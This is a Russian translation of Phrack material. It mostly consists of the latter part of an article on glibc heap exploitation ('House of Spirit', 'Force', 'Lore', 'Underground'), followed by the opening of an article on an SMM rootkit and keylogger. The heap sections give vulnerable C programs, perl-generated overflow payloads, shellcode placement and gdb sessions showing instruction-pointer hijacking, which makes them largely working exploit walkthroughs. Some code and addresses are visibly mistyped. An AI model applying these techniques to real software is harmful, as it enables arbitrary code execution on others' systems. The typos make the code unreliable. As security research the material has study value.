Я предлагаю следующий метод:

- 1) Поместить по адресу `&av->bins[0]+12` адрес `(&av->bins[0]+16-12)`. Тогда:

```
victim = &av->bins[0]+4;
```

- 2) Поместить по адресу `&av->bins[0]+16` адрес EIP - 8. Тогда:

```
bck = (&av->bins[0]+4)->bck = av->bins[0]+16 = &EIP-8;
```

- 3) Поместить по адресу `av->bins[0]` инструкцию "JMP 0xYY" для прыжка как минимум до `&av->bins[0]+20`. В предпоследней инструкции будет уничтожен `&av->bins[0]+12`, но это не важно — в итоге получим:

```
bck->fd = EIP = &av->bins[0];
```

- 4) Поместить (NOPS + SHELLCODE) начиная с `&av->bins[0] + 20`.

Когда выполняется инструкция «`ret`», управление перейдёт к нашему «JMP», который упадёт прямо на NOP-и и двинется к шелл-коду.

Должно получиться примерно следующее:

<code>&av->bins[0]</code>	<code>&av->bins[0]+12</code>	<code>&av->bins[0]+16</code>
...[JMP 0x16].....[&av->bins[0]+16-12][EIP - 8][NOPS + SHELLCODE]...		
_____	_____	_____
(2)	(1)	

(1) Происходит здесь: `bck = (&av->bins[0]+4)->bck`.

(2) Происходит после выполнения "`ret`"

Главное преимущество этого метода в том, что мы можем достичь прямого выполнения произвольного кода вместо возврата контролируемого чанка из «`malloc()`».

Возможно, именно этим умным способом можно напрямую добраться до The House of Prime.

>

[J. P. Sartre]

4.3. The House of Spirit

The House of Spirit — бесспорно, одна из наиболее простых в применении техник, когда обстоятельства благоприятствуют. Цель — перезаписать указатель, ранее выделенный вызовом «malloc()», так, чтобы при передаче его в free() произвольный адрес был сохранён в «fastbin[]».

Это может привести к тому, что при следующем вызове malloc() это значение будет воспринято как новая память для запрошенного чанка. А что произойдёт, если я помещу этот чанк в конкретную область стека?

Что ж, если мы можем контролировать то, что туда записывается, мы можем изменить всё значение, расположенное далее. Как всегда, именно здесь в игру вступает EIP.

Рассмотрим уязвимую программу:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(char *str1, int age)
{
    static char *ptr1, name[32];
    int local_age;
    char *ptr2;

    local_age = age;

    ptr1 = (char *) malloc(256);
    printf("\nPTR1 = [ %p ]", ptr1);
    strcpy(name, str1);
    printf("\nPTR1 = [ %p ]\n", ptr1);

    free(ptr1);

    ptr2 = (char *) malloc(40);

    snprintf(ptr2, 40-1, "%s is %d years old", name, local_age);
    printf("\n%s\n", ptr2);
}

int main(int argc, char *argv[])
{
    if (argc == 3)
        fvuln(argv[1], atoi(argv[2]));

    return 0;
}
```

Нетрудно видеть, как функция «strcpy()» позволяет перезаписать указатель «ptr1»:

```
blackngel@mac:~$ ./hos `perl -e 'print "A"x32 . "BBBB"'` 20
PTR1 = [ 0x80c2688 ]
PTR1 = [ 0x42424242 ]
Segmentation fault
```

Имея это в виду, мы можем изменить адрес чанка, но не любой адрес допустим. Помним: для выполнения кода «fastbin», описанного в The House of Prime, нужно значение меньше «av->max_fast» и, точнее, как говорил Phantasmal, оно должно быть равно размеру, запрошенному в будущем вызове «malloc()», плюс 8.

Поскольку один из аргументов нашего приложения — параметр «age», мы можем разместить любое значение на стеке — в данном случае «0x48» — и найти его адрес.

```
(gdb) x/4x $ebp-4
0xbffff314: 0x00000030 0xbffff338 0x080482ed 0xbffff702
```

В нашем случае видно, что значение находится прямо за EBP, и PTR1 должен указывать на EBP. Напомним, что мы изменяем указатель на память, а не адрес чанка.


Важнейшее требование для успеха этой техники — пройти проверку целостности следующего чанка:

```
if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
    || __builtin_expect (chunksize (chunk_at_offset (p, size))
                        >= av->system_mem, 0))
```

...по адресу \$EBP - 4 + 48 должно находиться значение, удовлетворяющее условиям выше. Иначе следует поискать другие адреса памяти, позволяющие контролировать оба значения.

```
(gdb) x/4x $ebp-4+48
0xbffff344: 0x0000012c 0xbffff568 0x080484eb 0x00000003
```

Поясним, что происходит:



(target) Значение для перезаписи.
(mem) Данные поддельного чанка.
(val1) Размер поддельного чанка.
(val2) Размер следующего чанка.

Если это произойдёт, управление окажется в наших руках:

```
blackngel@linux:~$ gdb -q ./hos
(gdb) disass fvuln
Dump of assembler code for function fvuln:
0x080481f0 <fvuln+0>: push    %ebp
0x080481f1 <fvuln+1>: mov     %esp,%ebp
0x080481f3 <fvuln+3>: sub     $0x28,%esp
0x080481f6 <fvuln+6>: mov     0xc(%ebp),%eax
0x080481f9 <fvuln+9>: mov     %eax,-0x4(%ebp)
0x080481fc <fvuln+12>: movl    $0x100,(%esp)
0x08048203 <fvuln+19>: call    0x804f440 <malloc>
.....
.....
0x08048230 <fvuln+64>: call    0x80507a0 <strcpy>
.....
.....
0x08048252 <fvuln+98>: call    0x804da50 <free>
0x08048257 <fvuln+103>: movl    $0x28,(%esp)
0x0804825e <fvuln+110>: call    0x804f440 <malloc>
.....
.....
0x080482a3 <fvuln+179>: leave
0x080482a4 <fvuln+180>: ret
End of assembler dump.

(gdb) break *fvuln+19          /* Before malloc() */
Breakpoint 1 at 0x8048203

(gdb) run `perl -e 'print "A"x32 . "\x18\xf3\xff\xbf"'` 48
.....
.....
Breakpoint 1, 0x08048203 in fvuln ()
(gdb) x/4x $ebp-4          /* 0x30 = 48 */
0xbffff314: 0x00000030 0xbffff338 0x080482ed 0xbffff702

(gdb) x/4x $ebp-4+48      /* 8 < 0x12c < av->system_mem */
0xbffff344: 0x0000012c 0xbffff568 0x080484eb 0x00000003
(gdb) c
```

```
Continuing.

PTR1 = [ 0x80c2688 ]
PTR1 = [ 0xbffff318 ]

AAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

В этом частном случае адрес ЕВР стал бы адресом области данных PTR2, а это значит, что четвёртый записанный символ перезапишет EIP, и вы сможете указать на свой шелл-код.

Эта техника снова имеет то преимущество, что остаётся применимой в более новых версиях glibc и в PTMALLOC3. Следует знать, что теория Phantasmal выдержала испытание временем.

Теперь вы можете ощутить силу ведьм. Мы прилетели на метле к The House of Spirit.

```
---
>
[ Federico Fellini ]
---
```

4.4. The House of Force

Вершинный чанк (Wilderness), как я упоминал ранее, может быть одним из самых устрашающих чанков. Конечно, он обрабатывается особым образом функциями free() и malloc(), но в данном случае он станет триггером возможного выполнения произвольного кода.

Главная цель этой техники — достичь следующего участка кода в «_int_malloc()»:

```
.....
use_top:
    victim = av->top;
    size = chunksize(victim);

    if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
        remainder_size = size - nb;
        remainder = chunk_at_offset(victim, nb);
        av->top = remainder;
        set_head(victim, nb | PREV_INUSE |
                (av != &main_arena ? NON_MAIN_ARENA : 0));
        set_head(remainder, remainder_size | PREV_INUSE);
        check_malloced_chunk(av, victim, nb);
        return chunk2mem(victim);
    }
.....
```

Техника требует трёх условий:

1. Переполнение в чанке, позволяющее перезаписать Wilderness.
2. Вызов «malloc()» с размером, задаваемым разработчиком.
3. Ещё один вызов «malloc()», данными которого управляет разработчик.

Конечная цель — получить чанк, расположенный в произвольной области памяти. Эта позиция будет получена последним вызовом «malloc()», но сначала нужно проанализировать ряд вещей.

Рассмотрим возможную уязвимую программу:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void fvuln(unsigned long len, char *str)
```

```

{
    char *ptr1, *ptr2, *ptr3;

    ptr1 = malloc(256);
    printf("\nPTR1 = [ %p ]\n", ptr1);
    strcpy(ptr1, str);

    printf("\nAllocated MEM: %u bytes", len);
    ptr2 = malloc(len);
    ptr3 = malloc(256);

    strncpy(ptr3, "AAAAAAAAAAAAAAAAAAAAAAAAAAAA", 256);
}

int main(int argc, char *argv[])
{
    char *pEnd;
    if (argc == 3)
        fvu1n(strtoul1(argv[1], &pEnd, 10), argv[2]);

    return 0;
}

```

Phantasmal говорил, что первым делом нужно перезаписать чанк Wilderness так, чтобы его поле «size» было как можно большим — например, «0xffffffff». Поскольку наш первый чанк имеет размер 256 байт и уязвим к переполнению, 264 символа «\xff» достигнут цели.

Это гарантирует, что любой достаточно большой запрос памяти будет обработан кодом «_int_malloc()», а не расширением кучи.

Вторая цель — изменить «av->top» так, чтобы он указывал на область памяти, контролируемую разработчиком. Мы (это рассматривается в следующем разделе) будем работать со стеком, в частности с целевым EIP. Фактически адрес, который нужно поместить в «av->top», — это EIP - 8, поскольку мы работаем с адресом чанка, а возвращаемая область данных начинается на 8 байт позже — именно туда мы будем записывать данные.

Но... как взломать «av->top»?

```

victim = av->top;
remainder = chunk_at_offset(victim, nb);
av->top = remainder;

```

«victim» получает адрес текущего чанка Wilderness, который в обычном случае выглядел бы так:

```

PTR1 = [ 0x80c2688 ]

0x80bf550 <main_arena+48>: 0x080c2788

```

Как видно, «remainder» — это в точности сумма этого адреса плюс количество байт, запрошенных «malloc()». Этим количеством должен управлять разработчик.

Итак, если EIP равен «0xbffff22c», адрес, который нужно поместить в remainder (который затем попадёт прямо в «av->top»), на самом деле такой: «0xbffff24». Теперь мы знаем, где окажется «av->top». Количество байт для запроса:

```

0xbffff224 - 0x080c2788 = 3086207644

```

Я использовал значение «3086207636» — снова из-за разницы между позицией чанка и областью данных Wilderness.

С этого момента «av->top» содержит наше изменённое значение, и любой запрос, запускающий этот участок кода, получит этот адрес как свою зону данных. Всё, что туда записывается, разрушит стек.

GLIBC 2.7 делает следующее:

```

....

```



```

        void *p = chunk2mem(victim);
        if (__builtin_expect (perturb_byte, 0))
    □alloc_perturb (p, bytes);
        return p;

```

Продолжаем:

```

blackngel@linux:~$ gdb -q ./hof
(gdb) disass fvuIn
Dump of assembler code for function fvuIn:
0x080481f0 <fvuIn+0>:  push    %ebp
0x080481f1 <fvuIn+1>:  mov     %esp,%ebp
0x080481f3 <fvuIn+3>:  sub     $0x28,%esp
0x080481f6 <fvuIn+6>:  movl    $0x100, (%esp)
0x080481fd <fvuIn+13>: call    0x804d3b0 <malloc>
.....
.....
0x08048225 <fvuIn+53>: call    0x804e710 <strcpy>
.....
.....
0x08048243 <fvuIn+83>: call    0x804d3b0 <malloc>
0x08048248 <fvuIn+88>: mov     %eax,-0x8(%ebp)
0x0804824b <fvuIn+91>: movl    $0x100, (%esp)
0x08048252 <fvuIn+98>: call    0x804d3b0 <malloc>
.....
.....
0x08048270 <fvuIn+128>: call    0x804e7f0 <strncpy>
0x08048275 <fvuIn+133>: leave
0x08048276 <fvuIn+134>: ret
End of assembler dump.

(gdb) break *fvuIn+83      /* Before malloc(len) */
Breakpoint 1 at 0x8048243

(gdb) break *fvuIn+88      /* After malloc(len) */
Breakpoint 2 at 0x8048248

(gdb) run 3086207636 `perl -e 'print "\xff"x264'`
.....
PTR1 = [ 0x80c2688 ]

Breakpoint 1, 0x8048243 in fvuIn ()
(gdb) x/16x &main_arena
.....
.....
0x80bf550 <main_arena+48>:  0x080c2788  0x00000000  0x080bf550  0x080bf550
                        |
(gdb) c                                av->top
Continuing.

Breakpoint 2, 0x8048248 in fvuIn ()
(gdb) x/16x &main_arena
.....
.....
0x80bf550 <main_arena+48>:  0xbffff220  0x00000000  0x080bf550  0x080bf550
                        |
                        point to stack
(gdb) x/4x $ebp-8
0xbffff220:  0x00000000  0x480c3561  0xbffff258  0x080482cd
                        |
(gdb) c                                important
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()      /* Our application smash the stack itself */
(gdb)

```

Да! Это оказалось возможным!!!

Я отметил одно значение как «important» на стеке — это одно из последних условий для успешного применения этой техники. Оно требует, чтобы поле «size» нового чанка Wilderness было как

минимум больше количества байт, запрошенных последним вызовом «malloc()».

ПРИМЕЧАНИЕ: Как вы видели во введении к этой статье, g463 написал работу о том, как воспользоваться макросом `set_head()` для перезаписи произвольного адреса памяти. Настоятельно рекомендую прочитать её. Он также провёл краткое исследование по The House of Force.

Из-за серьёзной собственной ошибки я прочитал эту статью лишь тогда, когда один из участников Phrack сообщил мне о её существовании уже после редактирования моего материала. Не могу не восхищаться уровнем навыков, которого достигают эти люди. Работа g463 действительно блестяща.

В заключение по этой технике: я задался вопросом — что было бы, если бы уязвимый код выглядел так:

```
.....
char buffer[64];

ptr2 = malloc(len);
ptr3 = calloc(256);

strncpy(buffer, argv[1], 63);
.....
```

На первый взгляд очень похоже — лишь последний выделяемый чанк получается через «calloc()», и в этом случае мы не контролируем его содержимое, зато контролируем буфер, объявленный в начале уязвимой функции.

Столкнувшись с этим препятствием, у меня появилась идея. Раз можно вернуть произвольный кусок памяти, и `calloc()` заполнит его нулями, возможно, можно разместить его так, чтобы последний нулевой байт «0» перезаписал последний байт сохранённого EBP. Тогда это значение передаётся ESP, и можно управлять адресом возврата изнутри нашего `buffer[]`.

Но я быстро понял, что выравнивание алгоритма `malloc()` при вызове сводит на нет такую возможность. Мы могли бы полностью перезаписать EBP нулями, что бесполезно для наших целей. Плюс, всегда нужно следить за тем, чтобы не затереть наш `buffer[]` нулями, если выделение памяти происходит после того, как пользователь записал туда данные.

И это всё... Как всегда, данная техника также остаётся применимой в последних версиях glibc (2.8.90).

Подгоняемые силой, мы добрались до The House of Force.

>

[D. Ruiz Larrea]

4.4.1. Ошибки

По существу, то, что мы сделали в предыдущем разделе — использование стека — оказалось единственным жизнеспособным решением, к которому я пришёл, осознав ошибки, которых Phantasmal не предусмотрел.

Дело в том, что в описании своей техники он допускал возможность перезаписи целей вроде `.dtors` или `GOT`. Но я быстро понял, что это, по всей видимости, невозможно.

Учитывая, что «`av->top`» был: `[0x080c2788]`. Краткий анализ...

```
blackngel@linux:~$ objdump -s -j .dtors ./hof
```

```
.....
Contents of section .dtors:
80be47c ffffffff 20480908 00000000
.....
Contents of section .got:
80be4b8 00000000 00000000
```

...показывает, что оба адреса находятся ниже адреса «av->top», и никакой объём запрашиваемой памяти не приведёт нас к этим адресам. Указатели на функции, BSS-область и другие вещи — тоже позади...

Если хотите поиграть с отрицательными числами или целочисленными переполнениями — проводите все необходимые тесты.

Именно поэтому Malloc Maleficarum не упомянул, что контролируемое разработчиком значение для выделения памяти должно быть типа «unsigned» — иначе любое значение больше 2147483647 немедленно сменит знак, став отрицательным, что в большинстве случаев завершается ошибкой сегментации.

Phantasmal не думал об этом, потому что рассчитывал перезаписать позиции памяти с адресами выше, чем чанк Wilderness, но не настолько далёкими, как «0xbffffxxx».

В этом мире нет ничего невозможного, и я уверен, что вы почувствуете The House of Force.

>

[E. Galeano]

4.5. The House of Lore

Эта техника будет изложена здесь теоретически — с целью передать то, что Phantasmal предположительно хотел сказать в своей работе Malloc Maleficarum.

The House of Lore требует многочисленных вызовов «malloc()», что, по всей видимости, не является значением, контролируемым разработчиком, и превращает технику в нечто нереальное.

Но я снова повторяю то же, что сказал в конце описания The House of Mind (уязвимость в CVS). Именно этот показательный случай идеально подходит для условий, которые необходимо выполнить в The House of Lore. Нам нужны множественные вызовы malloc() с контролируемыми размерами.

Для простого объяснения подойдём к теме через схемы.

Когда чанк помещается в соответствующий «bin», он вставляется первым:

```
1) Вычисление индекса по размеру чанка:

    victim_index = smallbin_index(size);

2) Получение нужного bin:

    bck = bin_at(av, victim_index);

3) Получение первого чанка:

    fwd = bck->fd;

4) Указатель "bk" чанка указывает на bin:

    victim->bk = bck;
```

5) Указатель "fd" чанка указывает на предыдущий первый чанк в bin:


```
victim->fd = fwd;
```

6) Указатель "bk" следующего чанка указывает на вставленный чанк:

```
fwd->bk = victim;
```

7) Указатель "fd" "bin" указывает на наш чанк:

```
bck->fd = victim;
```



В «unlink-коде» если «victim» берётся из «bin->bk», может потребоваться множество вызовов malloc(), пока «victim» не достигнет позиции «last».

Посмотрим на код для понимания деталей:

```

.....
if ( (victim = last(bin)) != bin) {
    if (victim == 0) /* initialization check */
        malloc_consolidate(av);
    else {
        bck = victim->bk;
        set_inuse_bit_at_offset(victim, nb);
        bin->bk = bck;
        bck->fd = bin;
        ...
        return chunk2mem(victim);
    }
}
.....

```

В этой технике Phantasmal говорил, что конечная цель — перезаписать «bin->bk», но первый элемент, который мы можем контролировать, — «victim->bk». Насколько я понимаю, нужно убедиться, что переполненный чанк, переданный в «free()», находится на позиции, предшествующей «last», так чтобы «victim->bk» указывал на его адрес — который мы контролируем и который должен указывать на стек.

Этот адрес передаётся в «bck», а затем изменяет «bin->bk». Благодаря этому мы теперь контролируем чанк «last» через контролируемый разработчиком адрес.


Вот почему нам нужен новый вызов «malloc()» с тем же размером, что и предыдущий — чтобы это значение стало новым «victim» и было возвращено в:

```
return chunk2mem (victim);
```

```
*ptr1 -> modified;
```

Первый вызов "malloc()":

```
-----
```



```

      |
return chunk2men(victim);

```

Второй вызов "malloc()":

```

-----
      [chunk] [chunk] [chunk]
      |       |       |
      !       bk      bk
[bin]----->[ ptr1 ]----->[ chunk ]---/
      ^       |       ^
      fwd     ^     fwd
              |
return chunk2men(ptr1);

```

Нужно быть осторожным с тем, что «bck->fd» также перезаписывается — на стеке это не большая проблема.

Именно поэтому, если ваш интерес действительно достаточно велик, мой совет — не уделять слишком много внимания The House of Prime, как указывал Phantasmal в своей работе, а вместо этого снова обратиться к The House of Spirit.

Теоретически, используя аналогичную технику, ложный чанк должно быть возможно разместить в соответствующем «bin» и спровоцировать последующий вызов «malloc()», который возвращал бы ту же область памяти.

Помним, что размер выделенного чанка должен быть больше «av->max_fast» (72) и меньше 512, чтобы выполнялся код «small bin», а не fastbin:

```

#define NSMALLBINS      64
#define SMALLBIN_WIDTH  MALLOC_ALIGNMENT
#define MIN_LARGE_SIZE  (NSMALLBINS * SMALLBIN_WIDTH)

[64] * [8] = [512]

```

Для метода «largebin» потребуются чанки большего размера.

Как и все «дома» — это лишь способ игры, и The House of Lore, пусть и не самый подходящий для реальных случаев, никто не может назвать полным исключением...

>

[V. R. Potter]

4.6. The House of Underground

Что ж, этот «дом» на самом деле не был описан в работе Phantasmal Phantasmagoria, но вполне полезен для описания концепции, которую я имею в виду.

В этом мире есть все возможности. Шансы, что всё пройдёт хорошо, и шансы, что что-то пойдёт не так. В мире эксплуатации уязвимостей это остаётся справедливым. Проблема — в умении найти эти возможности, как правило, возможность того, что всё пройдёт хорошо.

Разговор о совмещении нескольких предыдущих техник в одной атаке не должен казаться странным — иногда это наиболее подходящее решение. Вспомним, что g463 не удовлетворился техникой The House of Force применительно к уязвимости утилиты file(1), а искал новые возможности, чтобы добиться результата.

Например... что если использовать методы The House of Mind и The House of Spirit одновременно?

Учтём, что оба имеют собственные ограничения. С одной стороны, The House of Mind, как уже говорилось, требует кусок памяти по адресу выше «0x08100000», тогда как The House of Spirit предполагает, что после перезаписи освобождаемого указателя будет выполнен новый вызов malloc().

В The House of Mind главная цель — контроль структуры «arena», и это изменение начинается с модификации третьего наименее значимого бита поля size переполненного чанка (P). Но то, что мы можем изменить эти метаданные, не означает, что мы контролируем адрес самого чанка.

В The House of Spirit, напротив, мы изменяем адрес P через манипуляцию указателем на область данных (*mem). Но что если в вашем уязвимом приложении нет нового вызова malloc(), который вернул бы произвольный кусок памяти на стеке?

Можно продолжать исследовать новые пути, но я не был бы уверен в их работоспособности.

Если мы можем изменить указатель, подлежащий освобождению — как в The House of Spirit — он передаётся в free():

```
public_fRee(Void_t* mem)
```

Можно заставить его указывать куда-нибудь на стек или в переменные окружения. Это всегда должна быть область памяти с данными, контролируемые пользователем. Тогда эффективный адрес чанка будет вычислен в:

```
p = mem2chunk(mem);
```

На этом месте мы покидаем The House of Spirit и сосредотачиваемся на The House of Mind. Снова нужно контролировать арену «ar_ptr» — и для этого (&p + 4) должно содержать размер с установленным битом NON_MAIN_ARENA.

Но это не самое важное здесь. Финальный вопрос: можно ли разместить чанк так, чтобы затем контролировать область, возвращаемую «heap_for_ptr(ptr)->ar_ptr»?

Помните, что на стеке это выглядело бы примерно как «0xbff00000». Кажется, что достичь такого адреса крайне сложно даже при введении дополнительных данных в переменные окружения.

Но снова — все пути должны быть изучены, вы можете найти новый метод, и, возможно, назовёте его The House of Underground...

>

[V. Verdu: El enredo de la red]

5. ASLR и неисполняемая куча (Будущее)

В этой статье мы не обсуждали, как обходить защиты вроде рандомизации адресного пространства (ASLR) и неисполняемой кучи. И не будем — но кое-что можно сказать на эту тему. Следует знать: во всех своих базовых эксплоитах я использовал жёстко заданные адреса.

Такой подход не очень надёжен в наши дни...

Для всех техник, представленных в этой статье, — особенно в The House of Spirit или The House of Force, где всё сводится к переполнению стека — можно предположить, что применимы методы, описанные в других статьях Phrack или внешних публикациях: о том, как обходить защиту ASLR, и о возврате в protect() для обхода неисполняемой кучи.

По первой теме существует замечательная работа «Bypassing PaX ASLR protection» [11] Тайлера Дёрдена в Phrack 59.

С другой стороны, обход неисполняемой кучи при наличии ASLR требует навыков нахождения реального адреса функции вроде mprotect() для изменения прав на страницы памяти.

С самого начала моего небольшого исследования и работы над этой статьёй моей целью всегда было оставить эту задачу как домашнее задание для новых хакеров, у которых есть силы продолжать этот путь.

В конечном счёте, это новая область для дальнейших исследований.

>

[Confucio]

6. The House of Phrack

Это лишь способ продолжать исследования. Есть мир, полный возможностей, и большинство из них ещё не открыто. Хотите быть следующим?

Это ваш дом!

Напоследок, поскольку Phrack принимает статьи «духовной» направленности, позволю себе небольшой комментарий.

Любой, кто интересовался Linux-разработкой, наверняка читал такие интересные статьи, как «The Cathedral and the Bazaar» и «Homesteading the Noosphere» широко известного основателя движения Open Source Эрика С. Реймонда. Для тех, кто не читал, — возможно, им попадался «Jargon File» или «Hacker How-To». Последний и представляет для нас интерес, особенно когда Реймонд упоминает следующее:

Не используйте глупые, претенциозные имена пользователя или ники.

>

Насколько я понимаю, это означает, что все, кто писал в Phrack — дети, кракеры, низшие формы жизни, помеченные в хакерской культуре как неудачники.

Есть ли какая-то связь между нашим именем и нашими навыками, жизненной философией или нашей этикой в хакинге?

По моему личному мнению, если это так, я горжусь тем, что Phrack принимает в свои ряды низшие формы жизни. Низшие формы жизни, которые помогли повысить уровень безопасности сети сетей способами, невообразимыми для других.

Всем им — спасибо!!!

blackngel

```
"Adormecida, ella yace
con los ojos abiertos
como la ascensin del Angel hacia arriba
Sus bellos ojos de disuelto azul
que responden ahora: "lo hare, lo hago!
la pregunta realizada hace tanto tiempo.
Aunque ella debe gritar
```

no lo parece
lo que pronuncia es mas que un grito
Yo se que el Angel debe llegar
para besarme suavemente, como mi estimulo
la aguja profunda penetra en sus ojos."

* Versos 4 y 5 de "El beso del Angel Negro"

7. Ссылки

- [1] Vudo - An object superstitiously believed to embody magical powers
<https://phrack.org/issues/57/8.html#article>
- [2] Once upon a free()
<https://phrack.org/issues/57/9.html#article>
- [3] Advanced Doug Lea's malloc exploits
<https://phrack.org/issues/61/6.html#article>
- [4] Malloc Maleficarum
<http://seclists.org/bugtraq/2005/Oct/0118.html>
- [5] Exploiting the Wilderness
<http://seclists.org/vuln-dev/2004/Feb/0025.html>
- [6] The House of Mind
<http://www.awarenetwork.org/etc/alpha/?x=4>
- [7] The use of set_head to defeat the wilderness
<https://phrack.org/issues/64/9.html#article>
- [8] GLIBC 2.3.6
<http://ftp.gnu.org/gnu/glibc/glibc-2.3.6.tar.bz2>
- [9] PTMALLOC of Wolfram Gloger
<http://www.malloc.de/en/>
- [10] The art of Exploitation: Come back on an exploit
<https://phrack.org/issues/64/15.html#article>
- [11] Bypassing PaX ASLR protection
<https://phrack.org/issues/59/9.html#article>

-----[EOF

Настоящий SMM-руткит: реверс-инжиниринг и перехват SMI-обработчиков BIOS

Автор: Filip Wecherowski

Handle: core collapse ``

Аннотация

В данной работе подробно описывается, как осуществлять реверс-инжиниринг и модификацию обработчиков системного прерывания управления (SMI) в системной прошивке BIOS, а также как реализовать и обнаружить SMM-кейлоггер. Работа также содержит proof-of-concept код SMM-кейлоггера, использующего перехват нажатий клавиш на основе механизма I/O Trap, и код для обнаружения такого кейлоггера.

Содержание

- 1 - ВВЕДЕНИЕ
- 2 - РЕВЕРС-ИНЖИНИРИНГ ОБРАБОТЧИКОВ СИСТЕМНОГО ПРЕРЫВАНИЯ УПРАВЛЕНИЯ (SMI)
 - 2.1 - Краткий обзор прошивки BIOS
 - 2.2 - Обзор режима системного управления (SMM)
 - 2.3 - Извлечение бинарника SMI-обработчиков BIOS
 - 2.4 - Дизассемблирование SMI-обработчиков
 - 2.5 - Дизассемблирование "главной" функции диспетчеризации SMI
 - 2.6 - Перехват SMI-обработчиков
- 3 - SMM-КЕЙЛОГГЕР
 - 3.1 - Аппаратный механизм I/O Trap
 - 3.2 - Программирование I/O Trap для перехвата нажатий клавиш
 - 3.3 - Полезная нагрузка кейлоггера в режиме системного управления
 - 3.4 - SMI-обработчик кейлоггера на основе I/O Trap
 - 3.5 - Особенности кейлоггера в многопроцессорных системах
- 4 - ПРЕДЛАГАЕМЫЕ МЕТОДЫ ОБНАРУЖЕНИЯ
 - 4.1 - Обнаружение SMM-кейлоггера на основе I/O Trap
 - 4.2 - Общее обнаружение по временным задержкам
- 5 - ЗАКЛЮЧЕНИЕ
- 6 - ИСХОДНЫЙ КОД
 - 6.1 - Кейлоггер режима системного управления с использованием I/O Trap
 - 6.2 - Программирование I/O Trap
 - 6.3 - Обнаружение SMI-кейлоггера на основе I/O Trap
- 7 - ССЫЛКИ

1 - Введение

Данная работа даёт обзор того, как функционирует код в режиме системного управления (SMM) и как его можно захватить для внедрения вредоносного SMI-кода. В качестве примера мы показываем, как перехватить SMI-код и внедрить полезную нагрузку SMM-кейлоггера.

SMM-вредоносное ПО и безопасность SMI-кода в прошивке (U)EFI обсуждались в [efi_hack]. SMM-кейлоггер был впервые представлен Sherri Sparks и Shawn Embleton на Black Hat USA 2008 [smm_rkt], однако авторы предоставили крайне мало подробностей относительно того, как работает SMI-код, как его можно перехватить и — что особенно важно — как вообще можно обнаружить подобное вредоносное ПО.

Мы используем иную технику для включения журналирования нажатий клавиш в SMM, нежели та, что применялась в [smm_rkt]. Вместо I/O APIC мы используем механизм I/O Trap, предоставляемый современными чипсетами.

Мы твёрдо убеждены, что для эффективной борьбы с SMM-вредоносным ПО в будущем нам необходимо изучить внутреннее устройство SMM-прошивки — это и является основной мотивацией для написания данной статьи. До тех пор безопасность SMM будет оставаться в состоянии постоянной неопределённости. В статье мы также описываем ряд методов обнаружения присутствия SMI-кейлоггера.

Мы не раскрываем никаких уязвимостей, которые позволили бы внедрить вредоносную нагрузку в SMM. Первый известный SMM-эксплоит был раскрыт в [smm], другой — в [xen_0wn] (*). Оба эксплуатировали небезопасную конфигурацию оборудования, запрограммированную системной прошивкой BIOS, которая также содержит SMI-обработчики. До сих пор крайне мало исследований посвящено внутреннему устройству SMI-обработчиков. Мы полагаем, что это обусловлено сложностью их отладки и реверс-инжиниринга. Данная работа призвана заполнить этот пробел безотносительно конкретных уязвимостей, которые могут быть использованы для внедрения вредоносного кода в SMM.

Следует отметить, что данная работа исследует SMI-код только в BIOS материнских плат ASUS — конкретно в ASUS P5Q на базе аппаратной платформы Intel P45. ASUS реализует BIOS на основе AMIBIOS 8, поэтому большинство результатов данной работы применимы к другим производителям материнских плат, использующим прошивку на основе AMI BIOS. Многие результаты также применимы к материнским платам с иными BIOS-ядрами ввиду схожести реализаций SMI-обработчиков в различных прошивках. SMM является функцией архитектуры x86, общей для всех материнских плат, что также обуславливает схожий дизайн SMI-прошивок в различных реализациях BIOS.

(*) В процессе написания данной статьи авторам стало известно ещё об одной уязвимости, обнаруженной в конструкции кэширования SMRAM в ЦПУ [smm_cache].

2 - Реверс-инжиниринг обработчиков системного прерывания управления (SMI)

2.1 - Краткий обзор прошивки BIOS

Первая инструкция, выбираемая ЦПУ после сброса, расположена по адресу 0xFFFFFFFF0 и отображена на ПЗУ прошивки BIOS. Эта инструкция называется «вектором сброса» (reset vector). Вектор сброса, как правило, представляет собой переход к первому загрузочному коду —

загрузочному блоку BIOS (boot block). Код загрузочного блока и вектор сброса физически размещаются в ПЗУ BIOS. Доступ к ПЗУ BIOS медленнее по сравнению с DRAM, и прошивка BIOS не может использовать записываемую память (например, стек) при выполнении из ПЗУ или флэш-памяти.

По этим причинам код загрузочного блока BIOS копирует остальной код системного BIOS из ПЗУ в DRAM. Этот процесс известен как «затенение BIOS» (BIOS shadowing). Затенённый системный код и сегменты данных BIOS располагаются в нижних областях DRAM ниже 1 МБ. Основной системный код BIOS находится в диапазонах адресов 0xE0000–0xEFFFF или 0xF0000–0xFFFFF.

